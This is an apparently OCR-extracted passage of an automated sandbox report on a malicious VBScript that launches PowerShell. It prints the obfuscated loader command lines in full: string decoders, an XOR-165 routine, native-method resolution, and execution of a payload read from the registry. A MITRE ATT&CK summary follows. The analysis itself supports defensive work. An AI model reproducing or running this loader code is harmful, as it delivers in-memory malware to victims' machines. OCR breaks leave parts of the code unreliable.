kuBWoCAa6TrCBaAUrDDr0MoDFs5MeCJu9GiCUn0Di8Of5Gt8Sk1BiEPr2DdCUdDHyCKo0UnCEu2ExCAeCSeDBl6ChCTiDQu9Dr1Ab8TeCPr8Cr9Go8As5Pl8OvDDiEPe2S pEln1ScFEn1Wo8Va5KaETr5Ca8OmDGiFstEinEJaCUnCScBDiDUr1syFAn5WoDSt1KoDbo7ReFPr8Ln8Co9eq8Pr5ImFPrEHyFAc0ExEReCAmCsiBCoDFr1Ps9Be6Pi9Ti 7VaFMi8Pa8Ov9Po8Mu5BlFPeELsFDe0MoEapCHvCAmBBlDOp1Ek9de6Ge9Un7TeFTi8Op8Ex9In8Hv5HaFSnEGaFHj0exEFiCcoCSyBSwDFl1Vi9St6St9St7RiFNr8Tm8 BiCLo8Sk5Un8BaDLaFTrEReEdoCStCBiBMaDTr1AcFSi5BoDDe1NiDCo7BlFSa8Hy8SpCSe8ArCBi8EdCHi'Tr;Fe&In(na`$InGArhCaeungiriElsUnhSh7Ju)Om Di`$AmHeeoFoe PrrAdeRusVi6Po;Fi`$ReDOkmEdnEniMonSkgMasFopPrrCyoLajEgeBukBetTrebarCo In=Ch FofPrkBapha Sc`$ReGGehIneNagIliPesNehPr5Un Re`$HuGObhBieStgKviNo sFohPs6Re;La`$EkHreoFoeTirBoeGasPu7Sv Re=Ch KrSTemPrelkrUntVoeGenPesDibToaUtrSanHjsAp0Fo Or'Ri8mi1GgFHd6PrDSa0MeCSyEPaCseEInCde0CiDRh7KrCCoA LiDGe3FiCfr0ShDEn7HyDTo1DrDln7BeCCeEReCkAEReCSo0SkDti1AfDAf6Ta9Ov6Le8Ud5Et9Fi8Sp8ka5Dy8Yo1JoFSp2FoCSy0HoDIn7UlCMa0BoDSi7reCSe4DaDT e1Fl8TiBVaElfCCrCKaBTrDPo3opCUvAHeCLaESeCSq0Un8TrDUnFUnEOrEReCBaCPaBvaDRe1beFNo5KoDPo1RuDEl7ViFBu8Fa9PsFEt9TeFToFcoFSpCKo0OvDSc7Br COuABa8Ur9Om8Se5Un9An6Re9Fa0It9LtCMe8Se9Sl8Fl5Me9Pe5SkDUnDFe9Va6Pa9Kb5Kl9Bo5Ha9Fo5Pu8Sv9Bj8St5Un9Ci5PuDLaDQu9Co1Po9Ud5Va8TuCTi'Ch; an&de(Fa`$UnGCohAneLagOpiThsObhUn7Sn)Al Di`$GaHFroEneHorVgeTasSt7Si;Ha`$TiHOvoLaePurPaeGasKo8Ti In=Ha DrSKumNeeHerHytSheDenHesHobEkaArrPenRi sDi0Co Af'Pe8St1UnEPa6CrCstABeDIn7seDPa7ClCWhAKeCTy7NiCSe7KvCMeAExDth7BaCDu0UnCSe0Sp8An5Ga9Pr8Ud8Om5Su8ga1QuFFo2leCSe0TeDGa7BoCRa0 BeDWa7SpCSk4IgDUn1Ca8RiBafEKrCUtCJuBSuDTi3PrCRuAAsCTrEEuCSk0Un8DeDMoFSi5EKuEEsCOmCCaBSuDDo1CoFBi5DLaDQu9Co1Po9Ud5Va8TuCTi'Ch; hFErCPr0SaDPo7AlCFrAWa8Bi9Ta8Ch5Ap9Sl5KbDKiDPh9Te4Fe9No5re9Bn5Lg9Sl5Ow9An5Sk9Gy5Es8Am9Va8Su5Au9Bu5etDLoDPr9Pa6Or9Af5Fi9Ru5Ca9Ca5Uu 8Si9Sp8At5Ha9Un5KaDBaDTu9op1De8tiCFl'Re;Ko&Sh(li`$NaGAnhPeePrgCoiHusSphUn7Sa)Ro Hi`$TeHstoSpeHirLaeBesSa8po;Un`$PrCRuaSyrNotLawVorThiStgCahA rtUniGenFlgBe=Pa(SmGUneIntCo-OpIKltpeeTemWaPUnrSooInpDoeAgrSotKayBa Ma-SePbeaSptRehOx Bi'GoHPrKNeCPlUBi:Fo\LyPBasUdeInuRadSaaFemhobGauOnlLoa TpcParStuaImSk\CykVeoRenFesXmtSqiAntSeuSttTaiUtoLunLseJelFe'Ge)Di.WaBTijHgfHesFo;Ly`$InHFloHoeMerSkeAasAn9Bl Op=Pa HoSJvmBreNerSktNoeJanKrsP abHeaTrrronYosUn0Af St'Ha8Fo1PaECuDSwCMeAFiCHe0AcDCe7ReCSe0MiDSt6Rg8Wa5Af9Mu8Ob8Pi5NoFVaElnFIn6UnDseCTuDSp6DaDWe1ChCNu0MiCGu8Ku8De

BNeEUn6AlCPlADeCSmBExDCh3PeCEv0SeDKa7crDHi1ToFTe8Sk9RdFAn9PhFFrESa3DrDAn7CeCImAHaCAn8MaENo7unCFo4UnDsk6BaCFe0Re9Ti3Fl9Fj1KaFAn6BuD Sy1EnDDo7FrCLaCPoCBlBSkCPr2Re8EnDsy8Ln1AdEPi6EvCLa4kjDSl7TaDPa1OtDFi2PsDLa7NyCVeCSaCMu2SkCBeDBuDji1SkCEfCviCJaBSpCPr2Op8TaCBe'Bu;h a&He(Mi`$esGAnhNoeBlgChiShsLohFo7Sh)Ja St`$WiHMeoLaeBarBleHasCo9dv;Ty`$FrCGoagerSotFowDerLaiHagmihbetkoiPenSsgAn0Bn Ba=Ca ChSSamLoeAcrNatdue ApnpasSabGaaGorBonSvsPr0Ya Bi'PoFCeEElFag6EkDDiCRaDCo6TeDAl1OvCvi0MeCRe8Sk8UdBAlFEl7FoDBl0CoCAaBAnDTr1PrCTrCFoCHe8TiCHu0or8UnBHrEs tCKeCCyBTeDBo1VrCln0meDPu7AiCltAPrDTu5RuFBe6FuCDe0FlDAn7OuDSl3LeCMaCPiCDi6DiCSo0UnDBo6Ve8syBBrEMe8EpCZo4StDSe7SaDSl6PeCElDDeCEl4He CMe9KoFPr8Op9unFWo9GlFBlENu6FoCPaASpDma5ToDRuCSt8FlDAu8Pa1GaEOuDcuCEkACaCBu0IvDLi7KrCEl0GeDAb6Va8Is9Fa8Pa5Ko9To5Pa8Ol9Hy8Sm5Se8Ta5 Fu8Be1DrFFu6MdDOv0klCUnEDiCUnEArCLi0PlDTe7trCGiASlDBa3AgCSt0puDAr7SeDCe1baDPy7prCKlEfeCJuEElCRd0TaDBa1GiDUd6Af9dr6Pe8Fe9Ja8af5Ga9K a6as9Im0Po9AnCPa8MaCOr'in;Tr&An(Ud`$GaGWhhFleFlgReiOpsSchSa7Ov)sp En`$PrCPraBerRetSuwLerSmiUngPrhHatUniDinIjgSt0Ov;pr`$NeNMaoSonOscStoStnCrd GoiEnmEneblnSytGo2De=Ub`$LiHUloTreDirSaeFosUn.WecFioLauAnnOutMa-pi3Sm5Re9Ur;Sk`$paCBeaTorFotExwSirYaiSngmihGatKoiBankngTr1Em Ba=Bu UnSMomSge SurRetRueFanCasTwbAmaFrrGanSusBi0St ar'AuFKoELoFev6AsDHyCNoDNa6UdDNi1BaCSt0WiCMu8Ve8ClBmuFPy7UnDBu0HyCemBStDPe1GrCopCpaCCa8CaCSc0R e8LsBHuESaCWoCPlBDiDHa1CoCpa0HiDMy7NoCSpApaDUt5CaFBo6DiCAn0MaDDe7SeDFi3UnCreCHuCBi6sqCPl0MoDhi6Ou8BuBSaESe8ThCPr4ViDKu7SnDCy6BeCNo DLaCCh4MiCFe9NiFPa8An9TaFPo9KaFReEFo6SeCWhADoDOu5NoDHoCPe8ReDTr8Sp1DrEvaDNeCbyAFoCCa0spDAs7GiCSp0UnDTo6Sk8fj9Sa8In5Ge9Sa6Fe9Ur0Th9 ThCDk8cu9Co8Ba5Ov8Su1LoEDe6ruCOrApiDkl7CoDDe7SuCbuACiCHy7afCHi7GaCLuAEkDTu7UnCPi0PrCEk0Pa8Pi9Un8La5st8ud1SkEAnBChCEnASkCDoBTmCVa6V iCTeAJuCFaBVaCSt1KaCunCKiCaf8MoCMa0SeCMeBPlDSh1Et9be7In8RoCHa'Vo;Mo&Br(Tr`$FlGRehReeAigFeiTesgahPh7Wh)Fo Sh`$TeCcoaInrRetUdwForEfistgYahIbts piUdnFagSo1St;Ed`$FrCPraNorSmtPewStrKliBdgKohCotEniPonFigAn2ba St=do stSPrmUneimrRetAdeClnStsKobBuadirDinHosDi0Tr to'Su8Br1AnCRoEfjCNo9VuCSa 4MiDZo7StCFl2UkCWeFPrCSkAStDSl7WiCUn1BoCMi0Br8Bn5He9Sk8Vi8Ka5BaFlnEBlFAj6InDDoCudDCi6AnDSl1InCSt0InCSy8Le8AyBTiFce7AsDNo0DeCImBAlD No1NiCBiCSlCTi8VoCSe0Fu8ReBGaEnoCDeCOmBChDMe1TeCMa0BaDus7KeCPeAWaDFe5clFFo6BuCLa0ReDDe7NoDJe3StCHyCAlCSt6SkCDi0BeDMe6bl8AnBkoEEt8A fCAc4TiDBa7DrDSt6AhCSkDGiCLi4NoCFu9AsFSp8uj9ReFDi9RoFSuEBa2ApCKo0unDGr1HiEFi1GrCGu0diCPe9KoCJa0DeCFr2ReCUn4phDmu1DaCEp0MiEDe3ubCJo AReDbl7vaEma3SkDBa0ToCPsBSkCTy6reDPo1GhCDeCMaCTeASkCTiBUdFFo5UnCWeAEuCHoCLaCTrBAnDEr1AlCMa0ThDCh7Hi8coDfo8un1GeFTr6KeDAd0PaCPeESkC BoEhaCEk0noDRe7AeCPeAMoDGu3UnCTe0DiDim7RaDCa1HeDud7PeCTiEInCCoESiCMo0NoDSh1JoDBu6Oo9Vi6Ha8Cr9Ro8An5Tu8UvDinEKo2VuEAr1ouFLe1De8Co5P lESy5Se8CaDtaFDyEFdERvCBaCPhBBgDTo1PuFKa5UnDla1UlDJo7ToFSu8An8Sv9UnFSpEMeEDeCRaCAfBKoDAp1AfFVe5beDUn1UnDAl7DsFSc8Du8CoCLo8Ca5Kv8Sn DFrFCuEElFQu3HeCPaAPrCRoCTrCln1HaFTa8Ma8BiCIt8GuCOv8AbCMu'He;Re&St(Gr`$SpGSihBeePrgSpiFasTehJu7Ga)Gr Un`$ChCtralerHotRewUnrTeibigUnhEstSkiNo nStgGa2gu;Ma`$BiCPiaUnrUntOuwAdrUniUngElhTitDiiStnMogDa3Fl Br=Li TiSCemSaeAsrBotmaeRenDesgebkyaMorFlnStsHj0Sy Mo'Gr8Wi1saCReEfiCTy9TuCTi4TiD pe7riCDm2TeCOpFMaCFrAKrDSe7GrCKr1CiCln0Le8BaBTaEMiCcoCKrBKeDFa3DiCBrAkaCTrEBrCFu0Hj8DiDAp8Go1LoEje6ReCOmAVeDKn7FoDBo7ReCGbAOnCDe7S lCOp7HaCRaAFeDQu7PsCMe0GrCmy0Sk8Si9Ko8Et1MaEac1NoCPl8BlCBrBTbCGaCFoCVrBCoCUn2BiDPs6HeDBr5ZoDAc7WhCChACoCSpFLsCGh0BjCUsECoDLa1stCma 0inDSp7Gl8SaCMa'Di;Ph&Bi(Al`$DeGAmhGreGigSkiAmsFohSa7Me)Mo To`$FaCShaMarSvtFlwDirKliBrgMahcitnaiTrnFogSu3Ta#Ga;"""";;Function Cartwrighting9 { param([String]$Regionsplanlovs); For($Klistringer=2; $Klistringer -lt $Regionsplanlovs.Length-1; $Klistringer+=(2+1)){ $Smertensbarns = $Smertensbarns + $Regionsplanlovs.Substri ng($Klistringer, 1); } $Smertensbarns;}$talose0 = Cartwrighting9 'CeIFoEReXPr ';$talose1= Cartwrighting9 $Vildmnd;if([IntPtr]::size -eq 8){.$env:windir\S*64\W*Power*\v1.0*ll.exe $talose1 ;}else{.$talose0 $talose1;} MD5: 95000560239032BC68B4C2FDFCDEF913)

- conhost.exe (PID: 5704 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- powershell.exe (PID: 5732 cmdline: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "Function Smertensbarns0 { param([String]$Regionsplanlovs); $Delintervallernes = New-Object byte[] ($Regionsplanlovs.Length / 2); For($Klistringer=0; $Klistringer -lt $Regionsplanlovs.Length; $Klistringer+=2){ $Delintervallernes[$Klist ringer/2] = [convert]::ToByte($Regionsplanlovs.Substring($Klistringer, 2), 16); $Delintervallernes[$Klistringer/2] = ($Delintervallernes[$Klistringer/2] -bxor 165); } [String][Sys tem.Text.Encoding]::ASCII.GetString($Delintervallernes);}$Forskningsresultaters0=Smertensbarns0 'F6DCD6D1C0C88BC1C9C9';$Forskningsresultaters1=Smertensbarns0 'E8CCC6D7CAD6CAC3D18BF2CCCB96978BF0CBD6C4C3C0EBC4D1CCD3C0E8C0D1CDCAC1D6';$Forskningsresultaters2=Smertensbarns0 'E2C0D1F5D7CAC6E4C1C 1D7C0D6D6';$Forskningsresultaters3=Smertensbarns0 'F6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C 3';$Forskningsresultaters4=Smertensbarns0 'D6D1D7CCCBC2';$Forskningsresultaters5=Smertensbarns0 'E2C0D1E8CAC1D0C9C0EDC4CBC1C9C0';$Forskningsresultater s6=Smertensbarns0 'F7F1F6D5C0C6CCC4C9EBC4C8C08985EDCCC1C0E7DCF6CCC28985F5D0C7C9CCC6';$Forskningsresultaters7=Smertensbarns0 'F7D0C BD1CCC8C08985E8C4CBC4C2C0C1';$Forskningsresultaters8=Smertensbarns0 'F7C0C3C9C0C6D1C0C1E1C0C9C0C2C4D1C0';$Forskningsresultaters9=Smertensbar ns0 'ECCBE8C0C8CAD7DCE8CAC1D0C9C0';$Ghegish0=Smertensbarns0 'E8DCE1C0C9C0C2C4D1C0F1DCD5C0';$Ghegish1=Smertensbarns0 'E6C9C4D6D6898 5F5D0C7C9CCC68985F6C0C4C9C0C18985E4CBD6CCE6C9C4D6D68985E4D0D1CAE6C9C4D6D6';$Ghegish2=Smertensbarns0 'ECCBD3CACEC0';$Ghegish3=Smert ensbarns0 'F5D0C7C9CCC68985EDCCC1C0E7DCF6CCC28985EBC0D2F6C9CAD18985F3CCD7D1D0C4C9';$Ghegish4=Smertensbarns0 'F3CCD7D1D0C4C9E4C9C9C AC6';$Ghegish5=Smertensbarns0 'CBD1C1C9C9';$Ghegish6=Smertensbarns0 'EBD1F5D7CAD1C0C6D1F3CCD7D1D0C4C9E8C0C8CAD7DC';$Ghegish7=Smert ensbarns0 'ECE0FD';$Ghegish8=Smertensbarns0 'F9';function fkp {Param ($Upgrown, $Depressionsperioder) ;$Hoeres0 =Smertensbarns0 '81EED7C8C8C0D7C0CB8 598858DFEE4D5D5E1CAC8C4CCCBF89F9FE6D0D7D7C0CBD1E1CAC8C4CCCB8BE2C0D1E4D6D6C0C8C7C9CCC0D68D8C85D985F2CDC0D7C088EAC7CFC0C6D 185DE8581FA8BE2C9CAC7C4C9E4D6D6C0C8C7C9DCE6C4C6CDC08588E4CBC18581FA8BE9CAC6C4D1CCCACB8BF6D5C9CCD18D81E2CDC0C2CCD6CD9D8CF E8894F88BE0D4D0C4C9D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6958C85D88C8BE2C0D1F1DCD5C08D81E3CAD7D6CECBCCCBC2D6D7C 0D6D0C9D1C4D1C0D7D6948C';&($Ghegish7) $Hoeres0;$Hoeres5 = Smertensbarns0 '81E6CDCCC9C985988581EED7C8C8C0D7C0CB8BE2C0D1E8C0D1CDCAC1 8D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6978985FEF1DCD5C0FEF8F885E58D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D696 898581E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6918C8C';&($Ghegish7) $Hoeres5;$Hoeres1 = Smertensbarns0 'D7C0D1D0D7CB8581E6CDCCC9C 98BECCBD3CACEC08D81CBD0C9C98985E58DFEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C3F88 DEBC0D288EAC7CFC0C6D185F6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BEDC4CBC1C9C0F7C0C38D8DEBC 0D288EAC7CFC0C6D185ECCBD1F5D1D78C89858D81EED7C8C8C0D7C0CB8BE2C0D1E8C0D1CDCAC18D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D 7D6908C8C8BECCBD3CACEC08D81CBD0C9C98985E58D81F0D5C2D7CAD2CB8C8C8C8C898581E1C0D5D7C0D6D6CCCACBD6D5C0D7CCCAC1C0D78C8C';&($ Ghegish7) $Hoeres1;}function GDT {Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $Nondecorously,[Parameter(Position = 1)] [Type] $Coeliomyalgia = [Void]);$Hoeres2 = Smertensbarns0 '81EDC4DCCBC0D6859885FEE4D5D5E1CAC8C4CCCBF89F9FE6D0D7D7C0CBD1E1CAC8C4CCCB8BE1C0C3CCCBC 0E1DCCBC4C8CCC6E4D6D6C0C8C7C9DC8D8DEBC0D288EAC7CFC0C6D185F6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE4D6D6C0C8C7C9DCEBC4C8C08D8 1E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D69D8C8C8985FEF6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE0C8CCD18BE4D6D6C0C 8C7C9DCE7D0CCC9C1C0D7E4C6C6C0D6D6F89F9FF7D0CB8C8BE1C0C3CCCBC0E1DCCBC4C8CCC6E8CAC1D0C9C08D81E3CAD7D6CECBCCCBC2D 6D7C0D6D0C9D1C4D1C0D7D69C898581C3C4C9D6C08C8BE1C0C3CCCBC0F1DCD5C08D81E2CDC0C2CCD6CD95898581E2CDC0C2CCD6CD948985FEF6DCD6D 1C0C88BE8D0C9D1CCC6C4D6D1E1C0C9C0C2C4D1C0F88C';&($Ghegish7) $Hoeres2;$Hoeres3 = Smertensbarns0 '81EDC4DCCBC0D68BE1C0C3CCCBC0E6CACB D6D1D7D0C6D1CAD78D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6938985FEF6DCD6D1C0C88BF7C0C3C9C0C6D1CCCACB8BE6C4C9C9CCCBC2 E6CACBD3C0CBD1CCCACBD6F89F9FF6D1C4CBC1C4D7C1898581EBCACBC1C0C6CAD7CAD0D6C9DC8C8BF6C0D1ECC8D5C9C0C8C0CBD1C4D1CC CACBE3C9C4C2D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6928C';&($Ghegish7) $Hoeres3;$Hoeres4 = Smertensbarns0 '81EDC4DCCBC0D68 BE1C0C3CCCBC0E8C0D1CDCAC18D81E2CDC0C2CCD6CD97898581E2CDC0C2CCD6CD96898581E6CAC0C9CCCAC8DCC4C9C2CCC4898581EBCAC BC1C0C6CAD7CAD0D6C9DC8C8BF6C0D1ECC8D5C9C0C8C0CBD1C4D1CCCACBE3C9C4C2D68D81E3CAD7D6CECBCCCBC2D6D7C0D6D0C9D1C4D1C0D7D6928C' ;&($Ghegish7) $Hoeres4;$Hoeres5 = Smertensbarns0 'D7C0D1D0D7CB8581EDC4DCCBC0D68BE6D7C0C4D1C0F1DCD5C08D8C';&($Ghegish7) $Hoeres5 ;}$Uncouple = Smertensbarns0 'CEC0D7CBC0C99697';$Hoeres6 = Smertensbarns0 '81F2C0D7C0D7C4D1859885FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CA D5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE2C0D1E1C0C9C0C2C4D1C0E3CAD7E3D0CBC6D1CCCACBF5CACCCBD1C0D78D8DC3CED58581F0CBC6CA D0D5C9C08581E2CDC0C2CCD6CD918C89858DE2E1F185E58DFEECCBD1F5D1D7F88985FEF0ECCBD19697F88985FEF0ECCBD19697F88985FEF0ECCBD196 97F88C858DFEECCBD1F5D1D7F88C8C8C';&($Ghegish7) $Hoeres6;$Dmningsprojekter = fkp $Ghegish5 $Ghegish6;$Hoeres7 = Smertensbarns0 '81F6D0CECEC0D 7CAD3C0D7D1D7CECEC0D1D69685988581F2C0D7C0D7C4D18BECCBD3CACEC08DFEECCBD1F5D1D7F89F9FFFC0D7CA898596909C898595DD96959595898 595DD91958C';&($Ghegish7) $Hoeres7;$Hoeres8 = Smertensbarns0 '81E6CAD7D7CAC7C7CAD7C0C085988581F2C0D7C0D7C4D18BECCBD3CACEC08DFEECCB D1F5D1D7F89F9FFFC0D7CA898595DD9495959595898595DD969595898595DD918C';&($Ghegish7) $Hoeres8;$Cartwrighting=(Get-ItemProperty -Path 'HKCU:\ Pseudambulacrum\konstitutionel').Bjfs;$Hoeres9 = Smertensbarns0 '81EDCAC0D7C0D6859885FEF6DCD6D1C0C88BE6CACBD3C0D7D1F89F9FE3D7CAC8E 7C4D6C09391F6D1D7CCCBC28D81E6C4D7D1D2D7CCC2CDD1CCCBC28C';&($Ghegish7) $Hoeres9;$Cartwrighting0 = Smertensbarns0 'FEF6DCD6D1C0C88BF 7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE6CAD5DC8D81EDCAC0D7C0D6898595898585581F6D0CECEC0D7CAD 3C0D7D1D7CECEC0D1D696898596909C8C';&($Ghegish7) $Cartwrighting0;$Noncondiment2=$Hoeres.count-359;$Cartwrighting1 = Smertensbarns0 'FEF6DCD6D 1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE6CAD5DC8D81EDCAC0D7C0D6898596909C898581E6CAD 7D7CAC7C7CAD7C0C0898581EBCACBC6CACBC1CCC8C0CBD1978C';&($Ghegish7) $Cartwrighting1;$Cartwrighting2 = Smertensbarns0 '81CEC9C4D7C2CF CAD7C1C0859885FEF6DCD6D1C0C88BF7D0CBD1CCC8C08BECCBD1C0D7CAD5F6C0D7D3CCC6C0D68BE8C4D7D6CDC4C9F89F9FE2C0D1E1C0C9C0C2C4D1C0 E3CAD7E3D0CBC6D1CCCACBF5CACCCBD1C0D78D81F6D0CECEC0D7CAD3C0D7D1D7CECEC0D1D69689858DE2E1F185E58DFEECCBD1F5D1D7F889FEECCBD1 F5D1D7F88C858DFEF3CACCC1F88C8C8C';&($Ghegish7) $Cartwrighting2;$Cartwrighting3 = Smertensbarns0 '81CEC9C4D7C2CFCAD7C1C08BECCBD3CAC EC08D81E6CAD7D7CAC7C7CAD7C0C08981E1C8CBCCCBC2D6D5D7CACFC0CED1C0D78C';&($Ghegish7) $Cartwrighting3# MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

System Summary

Wscript starts Powershell (via cmd or directly)

Potential malicious VBS script found (suspicious strings)

Very long command line found

Data Obfuscation

VBScript performs obfuscated calls to suspicious functions

Obfuscated command line found

Malware Analysis System Evasion


Potential evasive VBS script found (use of timer() function in loop)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 Command and Scripting Interpreter	Path Interception	1 1 Process Injection	1 Virtualization/Sandbox Evasion	OS Credential Dumping	1 Virtualization/Sandbox Evasion	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	4 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 Process Injection	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 Deobfuscate/Decode Files or Information	Security Account Manager	1 Application Window Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	4 2 1 Scripting	NTDS	1 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Obfuscated Files or Information	LSA Secrets	1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph

